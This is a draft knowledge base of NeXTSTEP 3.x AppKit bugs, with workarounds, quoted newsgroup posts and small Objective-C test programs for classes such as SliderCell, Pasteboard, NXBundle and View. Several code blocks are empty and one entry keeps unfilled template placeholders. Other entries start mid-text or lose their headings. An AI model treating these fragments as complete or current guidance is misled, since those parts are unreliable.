But the failure behavior of initIconCell: is worth looking out for.

/Object/Cell/ActionCell/SliderCell

XXX.3.2 KBNS.00.0.031_o3.0o_o3.2o KBNS.11.1.rev Specification bug

The purpose of a continuous slider (a poor man's ``hot link") is that the ``target" is at all times aware of the position of the slider. That means that the current semantics of `setContinuous:YES` is wrong (makes no sense): the action should also be sent on mouse-down.

```
-setContinuous:(BOOL)flag{ // functional equivalent of disassembly from NS_3.0
}
}
```

Whenever continuity is switched on and afterwards at changes of either target or action instance variables, a SliderCell should ask Application to remind it to send an action message just before Application begins waiting for its next event (this includes the functionality that awakeFromNib would provide for the SliderCell's controlView).

Confirmed: Raf_Schietekat (03.00_03.20, reported)

Workaround: Use an imposter SliderCell that does the right thing for setContinuous:, and make it poseAs SliderCell. Successfully tested code:

```
@interface SliderCell_KBNS_00_0_031:SliderCell{}
@end
```

(In -setContinuous:, dontActOnMouseUp could be set to flag instead, if the Window Server guarantees that the mouse-up event has the same location as the previous mouse-down or mouse-dragged event. But this is just one action saved compared to many as described in KBNS.00.0.033, whose workaround also solves this situation. And also, mouse-up events may require special treatment (see KBNS.00.0.033 also), so they shouldn't be filtered out.)

Report history: KBNS.33.1.rev

Comment: The behaviour is as documented, but it is still wrong behaviour.

Suggestion(s): Perhaps all tracking controls should display a shadow indicating what value the target thinks the control has at all times; only for continuous settings is this shadow not drawn (merely a performance issue). This includes sliders (and functional equivalents), radio buttons, and such (e.g., matrices in the presence of an inspector for individual cells).

Suggestions follow

KBNS.33.1.041_03.20 The SliderCell's knob should never move at mouse-up time

Description: If the mouse is pressed with the pointer over the knob area, the SliderCell tracks the mouse such that the knob stays in the same relative position, in the direction of the SliderCell, and the knob makes no further movement at mouse-up time. But if no dragging occurred (just mouse-down and mouse-up), the knob suddenly jumps to center itself relative to the mouse pointer, at mouse-up time.

How to verify: Should be obvious (tested with continuous Slider, both with and without the workaround of KBNS.00.0.031).

Urgency: Suggestion (unexpected and undesired behaviour).

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: If the knob should definitely not move (unlikely), move the mouse pointer slightly, perpendicularly to the bar.

Cure (for NeXT): Never move the knob at mouse-up time (or give a very good explanation for why this is so; I can't think of any).

Report history: KBNS.33.2.rev (before, I thought that the jump happened for every mouse-up, unconditionally; workaround changed accordingly)

XXX.3.2 KBNS.00.0.033_o3.0o KBNS.11.1.rev Suggestion to avoid wasting performance. Along the same line of reasoning (as for KBNS.00.0.031), a continuous SliderCell should generate action messages only for events that change the position of the slider bar (i.e., not if the mouse is dragged sideways or outside the range of the Slider...).

Workaround: In the method that is invoked by the SliderCell's action messages, record the latest value and do the action only if the new value differs.

Suggestion(s): There should be a notification at mouseUp time in case the drags are processed using some cheaper drawing style that is not appropriate for permanent display (cf. RenderMan). Workaround?

/Object/Cell/ActionCell/TextFieldCell

KBNS.32.1.007_o3.2o Memory leaks when loading from a NIB (is it this object or the unarchiving mechanism in general?)

Description: When repeatedly creating and deleting documents that have windows a lot of TextFieldCells (but not always), strings of size 5 or 6 with the values ``Text" or ``Title" are leaked. ``Title" does not occur in my application and stems from the shared libraries; ``Text" occurs in 256

TextFieldCells per NIB. I'm looking at nearly a hundred lines, in MallocDebug, like

```
rZones.6.0x6343e7c 0x0629159c      6      NXCopYStringBufferFromZone, _NXDecodeString, ReadValue, NXReadTypes, -[Cell read:], -  
[ActionCell read:], -[TextFieldCell read:], InternalReadObject
```

How to verify: Well, this is a private project...

Urgency: My application is not really adversely affected by this (it is not supposed to run indefinitely), but if the possibility exists, worse occurrences may happen.

Confirmed: Raf_Schietekat (o3.2o, reported), confirmations welcome

Workaround: Didn't find any.

/Object/Cell/NXBrowserCell See /Object/Responder/View/Control/NXBrowser

/Object/FontManager

KBNS.32.2.004_o3.2o convert:toHaveTrait: either has a bug or is badly documented

Description: ``**convert:fontObj toHaveTrait:(NXFontTraitMask)traits**'' in the docs, plus the description itself both indicate that several traits may be specified. However, only `NX_ITALIC` is processed if `NX_ITALIC|NX_BOLD` is specified, at least for Helvetica 12 (I have not tested this for other fonts, or with other trait combinations).

How to verify: Should be obvious.

Urgency: Display mishap.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Convert the font in two steps, adding one trait per step.

Cure (for NeXT): Either adapt the documentation (the method name itself does indicate a single trait), or the object. Well, even for the first option, the object could `NXLogError()` a warning.

Comment: Which is the bug?

/Object/HashTable

KBNS.10.2.038_o3.0±3.1c KBNS.32.0.rev Message that keeps appearing on the Console and is apparently harmless: why?

*** HashTable: count differs after rehashing; probably indicates a broken invariant: there are x and y such as `isEqual(x, y)` is TRUE but `hash(x) != hash(y)`

This `-[HashTable insertKey:value:]` message occurs about daily. HashTable should use `NXLogError()` instead of `fprintf` to mark with process and time, to allow the culprit(s) to be identified¼ Also see KBNS.10.3.025: Bill_Bumgarner pointed out that linking with `libNeXT_s.a` just for `NXLogError` may be

too much of a burden.

Report history: KBNS.33.2.rev Added Comment.

Comment: *Appears* to be cured in 3.2.

/Object/NXBundle

XXX Wait for confirmation of test app (if not confirmed, delete test app KBNS.32.1.016!), request sent on 1994-03-30
XXX result of test app was negative, but GT maintains that the bug exists, and will tell me if he finds the confirmation (now is 1994-04-08)
KBNS.32.1.016_o3.0±3.1c -initWithDirectory doesn't self-destruct as documented for non-existing directories

Description: This is the description

Newsgroups: comp.sys.next.programmer
Subject: NXBundle problem
From: tuparev@EMBL-Heidelberg.DE (Georg Tuparev)
Date: 18 Feb 94 18:32:46 +0100

Hallo NXBundle gurus!

NXBundle manual page says:

```
> initWithDirectory:
> - initWithDirectory:(const char *)fullPath
>
> Initializes a newly allocated NXBundle object to make it the NXBundle for
> the fullPath directory.  fullPath must be a full pathname for a directory.
>
> If the directory doesn't exist or the user doesn't have access to it, the
> NXBundle is freed and this method returns nil.  If the application already
> ^^^
> has an NXBundle object for the fullPath directory, this method frees the
> receiver and returns the existing object.
```

But after trying

```
myBundle = [[NXBundle alloc] initWithDirectory:"/Blah/Blah"];
myBundle is still not nil and
[myBundle directory] returns "/Blah/Blah"!
```

Am I crazy or it's a known bug?

I'm using NS 3.0/3.1 (black hardware)

Thanks

Georg Tuparev
EMBL / Protein Design Phone: +49 - 6221 - 387534
Meyerhofstr. 1 FAX: +49 - 6221 - 387517
D-69117 Heidelberg
Germany
Tuparev@EMBL-Heidelberg.de (NeXT-mail)

How to verify:

Urgency: This is the urgency

Confirmed: Georg Tuparev (o3.0±3.1o), Raf_Schietekat (b3.2)

Workaround: This is the workaround

Cure (for NeXT): This is a possible cure

Report history: This is the report history

Comment: This is the comment

Thanks to: Thankable person

See also: KBNS.00.0.000

KBNS.11.2.003_3.0c Bug_NeXT.34515 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP_Dev_3.1

``Description: If, using Release 3.1, you create a ``fat" bundle (a dynamically loaded module that contains binaries for both Intel and NeXT architectures), a system running Release 3.0 won't be able to load it.

Workaround: Create ``thin" bundles for each of the separate architectures and have an installation program install the correct bundles for the given host machine."

My workaround: Get Otool.app from the archives (should run on 3.0), and graphically extract the proper architecture in-place. Of course, I wrote that app. :-)

/Object/NXImage and related classes See also NXSizeBitmap().

XXX.33.1
From: smorris@erin.utoronto.ca (Stephen Morris)
Newsgroups: comp.sys.next.programmer
Subject: 16 bit TIFFs on NeXT?
Date: 31 Aug 1995 11:54:00 -0400

Reply-To: smorris@jurgen.physics.utoronto.ca

I have been creating TIFF images with 16 bits per sample. Unfortunately none of the image viewing programs on the NeXT which I have used will display these. OmniImage, PiXel, FastView all accept the image but display nothing. Image Viewer displays a message indicating it can't read the file. In all these cases the console displays the following error message...

TIFF Error: Image parameters not acceptable: w=100 h=100 bps=16 spp=1 alpha=0 photometric=1.

I suspect that the TIFF routines provided with the operating system barf on 16 bit TIFF's. However can't find any mention of this restriction. Does anybody know of this restriction ? Is there any way around this, i.e., are there any programs which can display 16 bit TIFF's on the NeXT (Intel Hardware) ?

From: ccwf@thales.klab.caltech.edu (Charles Fu)
Newsgroups: comp.sys.next.programmer
Subject: Re: 16 bit TIFFs on NeXT?
Date: 25 Sep 1995 21:04:05 GMT

In article <424luo\$bg1@tuzo.erin>,
Stephen Morris <smorris@jurgen.physics.utoronto.ca> wrote:
> TIFF Error: Image parameters not acceptable: w=100 h=100 bps=16 spp=1 alpha=0
> photometric=1.

> I suspect that the TIFF routines provided with the operating system barf on
> 16 bit TIFF's. However can't find any mention of this restriction. Does
> anybody know of this restriction ? Is there any way around this, i.e., are
> there any programs which can display 16 bit TIFF's on the NeXT (Intel
> Hardware) ?

There are many valid TIFF files NeXT's libraries do not read properly. In fact, as I recall, the TIFF standard admits that it is so complicated that probably no reader has ever been written that will read all TIFF files. NeXT does not fully document which flavors of TIFF files they read, and the acceptable versions depend upon exactly which OS release you are running.

As for a way around this, the easiest way is probably to write your own viewer. You may also be able to find converters to change your file to a 12 or 8-bit TIFF, if that is acceptable.

-ccwf

XXX.3.2 KBNS.00.0.019_o3.0o Reported by Henry_Flurry, verified by Raf_Schietekat
Here's a portion of the test example that Henry_Flurry sent to me, somewhat altered by me.
@implementation Controller





@end

When executing this in its application (easily reconstructed), the first time a RIB is read `initWithStream:` fails the first time. However, I couldn't track down the error, and it seems to depend in strange ways on whether or not the stream is reopened with every attempt or not (indentation indicates reversal of `for` and `if`), and whether or not a `sprintf` is used instead of `getOpenPathName:` `initWithStream:` may continually fail up to the limit allowed by this test code, or (even with this code), `initWithStream:` may fail once more later in the session. Warning: working with `.ribs` seems to be very dangerous. Some time after testing this out, I got these console messages

```
Feb 13 13:02:48 flexus WM[25145]: DPS client library error: Error while writing to connection, DPSContext c42c0, data -102
Feb 13 13:02:48 Workspace[25145]: Exiting due to Window Server death
Feb 13 13:02:49 Workspace: Controller exited.
```

and this Alert Panel: `NXRunAlertPanel("Workspace Manager Error", "Try to save changes to files in other applications before logging out.", "Log Out", NULL, NULL);`

Well, that's a good opportunity to halt and reboot, to shrink the swapfile :-).

KBNS.11.0.005_o3.0o Reported by Dale_Amon on NeXT-prog@cpac.washington.edu on 1993-07-24, not verified

``If you subclass `NXImage` and within your subclass set a delegate to be yourself and if an `init` method then fails, you will eventually crash unless you have your own free method called to get rid of the delegate. It appears that `NXImage` delegate id's are not held in the object you created. From the list of methods called leading up to the crash, it appears that they are hashed into a class owned list and it does not remove that entry when the associated image is freed."

Ali_Ozer of NeXT: ``This is not a bug; `NXImage` delegates are removed from the table when an `NXImage` is freed. The only way this might be a problem is if you called `setDelegate:` on an `NXImage` before calling `initXXX` on it, and this is illegal anyway." XXX purge?

KBNS.32.0.024_o3.2o Reported by Subrata_Sircar, Bug_NeXT.52772, verified by Raf_Schietekat

Subrata_Sircar: ``The attached JPEG compressed TIFFs contain two images, one color and one grayscale. Dragging and dropping any of them onto an Edit or Mail document sometimes causes the message

```
Jan 10 14:42:48 starblazer Edit[1834]: Image server went away; can't complete JPEG request
```

to appear, and sometimes it crashes the application. Is this related to bug #39170 and #39484, which crash the `imageserver` under 3.0 but not 3.1? Usually the image being decompressed comes up as a black rectangle or only partially correct, on a grayscale monitor. If the image order is switched, the image will be incorrect on a color monitor.

This bug occurs less often (perhaps not at all) when `newFromFile:` is used, rather than `newFromStream:.`"

Raf_Schietekat: ``I tried all 6 images one after the other. It went flawlessly, until the last image. This caused the following on the console:

```
ImageServer started
```

```
Jan 12 14:33:57 flexus Edit[199]: Image server went away; can't complete JPEG request
```

and a black rectangle was rendered instead of an image (was the ImageServer started only for this one image?). I ignored this and retried, and Edit.app crashed without any further message. Maybe the first line on the console was already there when the first image was dropped, I don't remember."

After this only before 3.2

KBNS.00.0.020_o3.0c Reported by Subrata_Sircar, Bug_NeXT.39170 (Bug_NeXT.39484 for a workaround), reported to be cured in 3.1 by Subrata_Sircar

``**Subject:** JPEG compression bug in NXBitmapImageRep

The following two files [omitted here, available from Subrata_Sircar] contain a simple program to apply a color filter to a TIFF image. When run on some JPEG-compressed images (I have a sample, but it is rather large) the one using *initWithFile:* produces the following console error:

```
Image server went away; can't complete JPEG request
```

and the output file is corrupted, while the other one seems to work fine."

``Certain images cause the problem more often with one file than the other [Raf_Schietekat: the errors aren't strictly reproducible]. [The problem occurs] on a NeXTstation, a NeXTstation Turbo Color, and a NeXTcube."

KBNS.00.0.017_o3.0c Reported and verified by Subrata_Sircar, from Henry_Flurry, the same bug as KBNS.00.0.009 according to Ali_Ozer of NeXT XXX merge

Something that will fail on a NeXTstation Turbo Color, and only there. Subrata_Sircar: ``I tested it on a new NeXTStation TurboColor (with the new keyboard), an old NeXTStation TurboColor, a NeXTStation mono, a NeXTDimension, and a NeXTStation color. As I recall the problem occurred only on the NeXTStation TurboColor." The test application is probably still available from Henry_Flurry (eliminated here to save space).

```
From: henryf@imagine.com (Henry Flurry)
```

```
Date: Tue, 17 Nov 92 17:16:41 -0500
```

```
To: Next Prog <next-prog@cpac.washington.edu>
```

```
Subject: Image typedStream read/write failure on NeXTstation Turbo Color ONLY!!!
```

[Here was a project directory, tar'ed, compressed and uuencoded.]

KBNS.00.0.018_o3.0c Reported and verified by Subrata_Sircar, from Dylan_Kohler

I don't know if NXImage is the exact right place to classify this. Dylan_Kohler gives an example TIFF file: ``For this first image, when you compress it using the JPEG appkit routines (at factor 10, for instance, though I think any factor reveals the problem) and then uncompress it±±it changes the bright, pure red areas to bright green!" He submitted this to Bug_NeXT: 30568. The TIFF file is probably available from Dylan_Kohler, and has not been included here, to save 12.6 kB.

The 3.1 AppKit ReleaseNotes say this (confirmed by Subrata_Sircar), with the intention that the problem has been cured:

Reference	28994
Problem	JPEG compression periodically mishandled colors.
Description	JPEG sometimes converted the red channel to green.

/Object/Responder/Application

KBNS.33.0.011_o3.2o -loadNib... methods: strange thing with +new/-init of custom objects

Description: The documentation says that custom objects are ``*instantiated* and are sent an **init** message". This is not the full truth: if -init is not defined for this object (as opposed to being inherited from Object), +new is called instead (I do not know the details of what the actual logic really does, nor what happens if neither is defined). That means that the runtime is inspected in a very unorthodox way: whereas -respondsTo: and friends are perfectly acceptable from an object-oriented point of view, this method apparently directly scans the runtime information (as no documented runtime function can do what is required, if I am not mistaken). Furthermore, +alloc nor +allocFromZone: is never used (even if -init is called).

How to verify: Try /NextDeveloper/Examples/AppKit/Yap/FindPanel.m, which redefines +new to return a shared instance, and doesn't redefine -init. Add NXLogError messages and run the application from gdb: +new is called. Add -init: +new is not called.

Urgency: Documentation deficiency, may cause bugs, is not immediately obvious, though not likely to happen.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: If you redefine +new and not -init, take this fact into account, and document clearly what you are doing.

Cure (for NeXT): Adapt documentation. Explain why things are as they are (it seems more obvious that +new is always called, which itself may or may not call -init in turn, as usual).

KBNS.33.2.005_o3.2o Parsing problem in the Windows menu

Description: When there is a Window with a filename with an em-dash in it, the corresponding Windows menu entry gets things wrong. The parsing rules appear to be, whenever there is an em-dash, something like:

- find last em-dash
- discard it, and the two previous characters
- take all characters from there, backscanning to find a '/' character (which is not included) or something (very strange indeed, and then look what happens if two files in the same directory are opened).

How to verify: I tested this only in Edit.app, with a path that had an em-dash in the last two directories (not in the file itself).

Urgency: Does no damage, immediately obvious, no workaround, innocent but silly display mishap.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: None (except that normally you should only use ASCII characters in filenames, or even less, but accented letters and such are so nice to use).

Cure (for NeXT): Remember the argument to -setTitleAsFilename:? Or parse the existing stringValue better (is possible).

XXX.3.2 KBNS.10.2.053_o3.0o Bug with the Windows menu. Here's the situation: document1 ``owns" window1 and will free it along with itself. In a method invoked from a Control in window1: [NXApp delayedFree:document1], document2 is created, and window2, with the same title as window1. What happens is that the Windows menu gets two items with the same title (a path, rendered from the initial slash). The window has been freed, however (I checked with AppInspector). When I click the phony item, the application crashes. Workaround (short of reorganising everything): [NXApp removeWindowsItem>window] first of all (oddly, the item is removed *after* the new one has been added, but it does prevent a crash).
todo analysis and better classification

/Object/Pasteboard

```
XXX.32.2 Now *this* is picking nits! :-)  
Newsgroups: comp.sys.next.bugs  
From: davisre@netcom.com (Robert Davis)  
Subject: Pasteboard class returns incorrect types list  
Date: Wed, 14 Sep 1994 00:39:30 GMT
```

I think I've found a bug in Pasteboard, but I want to post here to make sure I'm not overlooking something. This is on a 3.2 Intel system but occurs on every 3.x system I've tried (Intel and Motorola).

Here's the situation -- suppose an app is going to place several types onto the pasteboard. It can declare some of those types with a `declareTypes:num:owner:` and add a few more later (if it's still the owner) with `addTypes:num:owner:.` Another app can subsequently get the list of all types (i.e. those from both the `declare...` and the `add...`) by sending a `-types` to the appropriate Pasteboard instance.

The problem is that if an app happens to send the `-types` *between* another app's `declare...` and `add...` (i.e. after the `declare` but before the `add`) only the types from the `declare` will be returned, which is expected because how could the pboard know of any types that might be added later? However, even after the app that owns the pasteboard issues an `addTypes...`, `-types` continues to return ONLY the types from the initial declaration.

My guess is that Pasteboard caches the types list the first time it is requested and doesn't invalidate the cache until the next declaration. Further evidence for this: using the undocumented `_NXGetTypes()` always returns the correct list, even if a `-types` is issued before an `addTypes...`

In practice, this situation seems rare, but since all of this is asynchronous, it is *possible* that a `-types` could be issued at the wrong time, causing some types that exist in the pasteboard server to be invisible. The reason this is rare, I'm guessing, is that both copy and paste are usually issued by the (single) user who rarely does them at nearly the same time.

Anyway, here are two little programs that illustrate this -- run them in separate shell windows. One reads the types list when you press return (using `-types`), the other declares `NXAscii`, waits for the user to hit return, and then *adds* RTF. Note that if you use the first program to read the types before telling the second to add RTF, `-types` will never return the RTF type, even if you tell it to reread after RTF has been added.

Thanks to Brian Hess of Active Ingredients, Inc., for helping me bounce some ideas around.

Rob

----- Cut here -----

```
// reader.m
// compile with "cc -o reader reader.m -lNeXT_s"
```

```

#import <appkit/appkit.h>

void main()
{
    Pasteboard          *pb = [Pasteboard newName:NXGeneralPboard];
    const NXAtom        *types;

    while (1) {
        printf ("\nPress return to read and print types");
        getchar();
        for (types = [pb types]; types && *types; types++)
            printf ("Type (according to -types): %s\n", *types);
    }
}

```

----- Cut here -----

```

// writer.m
// compile with "cc -o writer writer.m -lNeXT_s"

```

```

#import <appkit/appkit.h>

void main()
{
    Pasteboard          *pb = [Pasteboard newName:NXGeneralPboard];
    const NXAtom        *types;
    int                 changeCount;

    printf ("Declaring NXAscii and writing text to pboard...\n");
    changeCount = [pb declareTypes:&NXAsciiPboardType num:1 owner:nil];
    [pb writeType:NXAsciiPboardType data:"Hello" length:6];

    printf ("Change count is now %d\n", changeCount);
    printf ("Press return to add RTF.\n");
    getchar();

    printf ("Adding NXRTF and writing rich text to pboard...\n");
    changeCount = [pb addTypes:&NXRTFPboardType num:1 owner:nil];
    [pb writeType:NXRTFPboardType data:"Hello" length:6];

    printf ("Change count is now %d\n", changeCount);
    printf ("Printing types...\n");
    for (types = [pb types]; types && *types; types++)
        printf ("Type: %s\n", *types);
}

```

----- Cut here -----

```

--
Robert Davis (davisre@netcom.com)

```

"Look up, Hannah."

1. I have verified by disassembling the m68k NS_3.2 /usr/shlib/libNeXT_s.C.shlib code that -display and -display:: are implemented exactly as documented:

```
-display{  
      
}
```

Send any non-opaque View an -update or -display message (after it has changed), to see what's the problem.

2. Just have two overlapping Views, and update the lowermost with only the -display(::<) portion of the Workaround in effect.

Urgency: Does no damage, immediately obvious, workaround possible. Specification bug (perhaps 2. is a real bug).

Confirmed: Raf_Schietekat (o3.2o, reported), some consent about 1. on c.s.n.programmer

Workaround: See the global workaround for the View class. Only -display:: will now do the non-obvious thing, but it is probably important not to change it (if only for any internal use by the View machinery). The -displayFromOpaqueAncestor:: reimplementation was rather off-hand, and may now violate other assumptions, but it's definitely a good fix for its main purpose.

Cure (for NeXT): See workaround (I don't think it will do any harm to make this change?).

Report history:

1. c.s.n.programmer 1995-10-11
2. c.s.n.programmer 1995-10-19

Comments:

1. Ali_Ozer of NeXT wrote on c.s.n.programmer that OpenStep specifies that -display:: works as I like it
2. todo use the equivalent of NEXTSTEP's private -_clip:: method, which probably accounts for rotated Views as well (unlike my workaround).

See also: KBNS.33.1.035 (Nonretained Windows use -display::)

KBNS.33.2.008_o3.2o Specification bug for cursor rectangles: position changes should invalidate them

Description: Cursor rectangles are not affected by frame changes of a View. This makes no sense: a cursor rectangle is the private business of a View. The principle of information hiding now suggests that any frame change be followed by an -invalidateCursorRectsForView: message. But then it could just as easily be moved into the methods that change a View's frame.

How to verify: See documentation, and/or try an example.

Urgency: Does no damage, fairly obvious, workaround possible.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: See the general KBNS View workaround. It's OK to repeatedly send `-invalidateCursorRectsForView:` during a modal loop, because some form of coalescing seems to take place.

Cure (for NeXT): Invalidate a View's cursor rectangles whenever it might change its position, or give a very good explanation for why not.

KBNS.32.1.037_o3.2o -addSubview: does not always preserve the integrity of the Window/View hierarchy

Description: If the argument View was another View's subview, there is no need to send it a `-removeFromSuperview` first: that is taken care of automatically by `-addSubview:` (even though this is not documented). However, if the argument View was a Window's contentView, it is not first removed from that position (`-setContentView:anotherViewOrNil`).

How to verify: This will crash an application if `scrollViewExtras` is used afterwards:

```
-awakeFromNib{ // scrollViewExtras is now the Window of what it is meant to be
  /*var*/ id scrollViewExtrasWindow=scrollViewExtras;
  scrollViewExtras=[scrollViewExtrasWindow contentView];
  // workaround: scrollViewExtras=[scrollViewExtrasWindow setContentView:nil];
  [self addSubview:scrollViewExtras];
  FFREE_OBJECT(scrollViewExtrasWindow); // FFREE_OBJECT frees and sets to nil
  return self;
}
```

Urgency: Bug against the (XXX spirit of?) `Pre3.0_Concepts/06_ProgStructure?` It may crash an application.

Confirmed: Raf_Schietekat (reported, o3.2o)

Workaround: Always use `-setContentView:` before `-addSubview` if appropriate.

Cure (for NeXT): Always maintain Window/View hierarchy integrity, and document that in the Reference! manual.

KBNS.00.0.021_o3.0o_o3.2o Comments about ``Resize subviews" stuff (XXX todo too verbose)

Description:

1. It should be documented that `-setFrame:` merely calls `-moveTo::` and `-sizeTo::`. Now some comments about methods being automatically invoked by `-sizeTo::`, without mention of `-setFrame:`, may confuse the developer. (This may also apply for other purposes a developer may have.)
2. Now, what have we here... As always, explaining methods in isolation is less instructive than explaining them all together. Grouping them only in ``Method Types" of a class's documentation is insufficient. Here's the situation as I understand it (now):
 - a. These methods only concern themselves with the immediate geometrical relation between a View and its subviews. Other purposes, like cursor

rectangle management, are outside their scope. The starting point is the `-sizeTo::` method. (Question: does `-sizeTo::` test internally whether the size has really changed, or should this be tested externally if this method might be invoked often?)

b. By default (unless overridden by the KBNS workaround), a View leaves its subviews as they are. This can be changed by the `-setAutosizeSubviews:` (no method to query that status). Well, I don't understand that. Why would a View ever not want to resize its subviews? Certainly if the default arrangement (as described further on), does nothing anyway. This is only confusing (IB seems automatically enables it). There is not even a performance issue that I can think of. I have therefore overridden this in the general KBNS View workaround (to the YES state).

c. Now we're at `-resizeSubviews:`, which is supposed what its name indicates. By default, View implements a system that serves a number of purposes rather well, but it can also be overridden (more about that later). The strange thing about the default system is that it uses information that really only makes sense in the relation of its subviews to itself, and stores that in each subview: `-setAutosizing:` sets, and `-autosizing` queries, a number of booleans that can enable springs as you can see in the IB Size inspector (no springs by default). The treatment of this is also isolated in each subview, unaware of other subviews, in the `-superviewSizeChanged:` method:

- per dimension, consider the old and new superview size, and the current frame
- adapt the available springs proportionally, holding the other distances fixed, and derive the new frame from that
- if no spring is available, the frame remains constant (equivalent to a spring in the piece with the highest coordinates)

See 3. below for a problem with this. The documentation also says that `-superviewSizeChanged:` can be overridden, but I can't imagine what else could be done. More likely, superview's `-resizeSubviews:` would be overridden, ignoring the default system altogether. Another argument against overriding `-superviewSizeChanged:` is that a View should be blissfully unaware of the sizes of any superview (even indirectly): the `-setAutosizing:` state is stored locally only for convenience, not out of principle (a pedantic approach would use a Storage of resizing information alongside the subviews List).

d. If `-resizeSubviews:` is overridden, it may choose whether or not to invoke super's behaviour first (depends on the situation). Oddly enough, `ScrollView` merely invokes `-tile`, and `NXSplitView` also does the tiling externally. Why is this? It doesn't seem to be an example to follow.

3. For the default resizing stuff, information may be lost. The width or height is always kept positive (even if it needs to become negative for reversibility), and distances may perhaps become zero so that proportionality factors are lost.

How to verify:

3. Make a new module in IB, drag in a Window, drag in a vertical Slider to about the middle, make it vertically resizable and test the interface, resize the window to nothing, drag it out, and there you have the Slider off at the top.

Urgency:

3. May require an application to be restarted, not immediately obvious except during directed testing, workaround available.

Confirmed: Raf_Schietekat (o3.0o_o3.2o, reported)

How to verify: Study the API.

Urgency: Does no damage, fairly obvious, workaround available but not perfect.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Create an EPS image, and execute it. This is slower, and NXDrawingStatus will be NX_COPYING instead of NX_DRAWING.

```
/*draw pView (todo should be faster, and NXDrawingStatus wrong)*/{
```

```
    
}
```

Cure (for NeXT): Isolate the drawing in a separate method (which can be used by the normal display methods).

/Object/Responder/View/ClipView

XXX.32.2 Some questions.

Why does a ClipView test whether itsSuperview implements scrollClip:to:, instead of implementing this method with a default implementation? (Just curious.)

Why doesn't a ClipView obey disableDisplay? In my opinion, if disableDisplay is sent, a scrollPoint: to a View should cause the ClipView to just record its new state but not display itself, and the ClipView should display itself only when reenableView is sent (maybe it could then still do the full rawScroll:: stuff, otherwise the user should be responsible about any wasted performance, which might be avoided with disableFlushWindow instead). Now, the ClipView ignores all this, and obeys only its setCopyOnScroll:/setDisplayOnScroll: methods. Workaround: use these ClipView methods and display (displayIfNeeded won't do anything), or use disableFlushWindow. Cure (for NeXT): to start, *describe these exceptions in the disableDisplay documentation*, then contemplate to remove this anomaly.

To consider: an application that displays pages, and the user goes from the bottom of the current page to the top of the next. Obviously, the intermediate display of the top of the current page or the bottom of the next should be avoided. The easy solution is to disableFlushWindow, but if no NXImage is used as an off-screen cache then the transition time may be cut in half by using the setCopy.../setDisplay... methods (maybe together with disableFlushWindow, for the Scrollers and any page number). In this case (can you think of another mandating disableDisplay's semantics?), nothing is gained by insisting to ignore it and try to copy the bits unless told not to. So I repeat my question: why doesn't a ClipView obey disableDisplay? Send me your deep thoughts... And what does View's invalidate:: do by default?

/Object/Responder/View/Control/Button

XXX.3.2 KBNS.00.0.022_o3.0o Tiny and harmless but consistently reproducible bug, reported by Mark_McCallum. Verified and reformulated by Raf_Schietekat. Further information welcome.

When /NextDeveloper/Demos/CDPlayer.app is launched early in a login session without a disk in the CD-ROM drive, and one clicks Cancel in the panel that asks to insert one, the Cancel button just highlights. Subsequently, any mouseDown in the panel does nothing else than unhighlighting that button. Mark states that this kind of erratic Button behaviour occurs elsewhere too, but he gave no details and this is the only such phenomenon I have seen. If you have just (re)booted, and if the program is launched with `-NXAutoLaunch YES` (either naturally by registering it for autolaunch with WM Preferences/Dock and logging in, or manually from a shell), you can't miss to see it (it always occurred under these circumstances for me). However, *once* I think it happened when I launched the program by double-clicking it in the dock, and it *may* happen later on, too (as I have tested).

/Object/Responder/View/Control/Matrix

XXX.3.2 KBNS.00.0.023_o3.0±3.1o Reported by Subrata_Sircar, who reraised it for 3.1, from Eric_Scott who c/wouldn't confirm it for 3.0, so I did so myself and found out some more. This is the result of my investigation. Primo: hitting shift-tab on a TextField which is *bidirectionally* (!) setNextText:-linked with a Matrix of TextFieldCells selects the top-left Cell (easily reproducible with InterfaceBuilder in test mode); not a bug strictu sensu (can be inferred from the docs), just poor design. Secundo (the thing Eric_Scott found): if shift-tab is hit on a one-cell Matrix which isn't the nextText of a TextField or so, this will just deselect the Matrix' Cell; Eric_Scott mentioned two workarounds (programmatically issuing setPreviousText: doesn't work, he writes), the first reproduced below (the second was considered better by Eric_Scott but I thought it was less clear at least).

What does seem to work is setting the Form's nextText to an object containing:

```
{
```

XXX.3.2 KBNS.10.2.034_o3.0o Bug in mouseDown: for NX_LISTMODE. When the only selected Cell is shift-clicked so that it is deselected, the Matrix apparently forgets to note that fact in its own administration (`selected...` instance variables), somehow. Try ScrollDoodScroll's up and down arrow buttons; methods `nextItem:` and `previousItem:` use `nil==[matrix selectedCell]` to decide whether a Cell is currently visible, and in this case, the

Cell that was deselected is returned!

/Object/Responder/View/Control/NXBrowser & NXBrowserCell

XXX.33.0
From: bwarsaw@cnri.reston.va.us (Barry A. Warsaw)
Newsgroups: comp.sys.next.programmer
Subject: Bugs in -[NXBrowser getSelectedCells:] ??
Date: 25 Jul 1995 22:54:50 GMT
Reply-To: bwarsaw@cnri.reston.va.us (Barry A. Warsaw)
X-Attribution: BAW
X-Oblique-Strategy: Is there something missing
X-WWW-Homepage: http://www.cnri.reston.va.us/

I'm getting what I think are two bugs in -[NXBrowser getSelectedCells:],
and I'm wondering if anybody else has come across these.

>From the NS3.3 Appkit NXBrowser manpage:

----- snip snip -----
getSelectedCells:

- getSelectedCells:(List *)aList

Fills the provided List with the Cells in the NXBrowser that are
selected. The previous contents of aList are not altered; your code
should be sure aList is empty before invoking this method. If aList
is nil, this method creates a List from the zone of the Matrix
containing the Cells and returns it. Returns aList, or the created
List.

----- snip snip -----

So... I have a two column browser, with cells selected (and
highlighted) in both columns. -[NXBrowser getPath:toColumn:] returns
the expected information.

One problem with getSelectedCells: is that, contrary to the
documentation, if I pass nil in as the argument, I do not get a newly
allocated List object back from the method. I get nil.

Second, even if I alloc/init a new List instance, and pass that in as
the argument, I do get the same object back from the method, but it
always has zero elements in it.

It seems like a waste to manually grab the selected cells out of the

individual column matrices.

Thanks,
-Barry

KBNS.33.1.009_o3.2o How to programmatically select multiple cells, or a cell which is not the first with that name in its column?

Description: See title. The only methods which allows one to set a selection are `-setPath:`, which does not allow for the cases specified in the title, and `-selectAll:`, which does just that.

How to verify: Read the documentation, especially for `-setPath:`.

Urgency: Does no damage, is rather obvious (the problem is!), easy workaround.

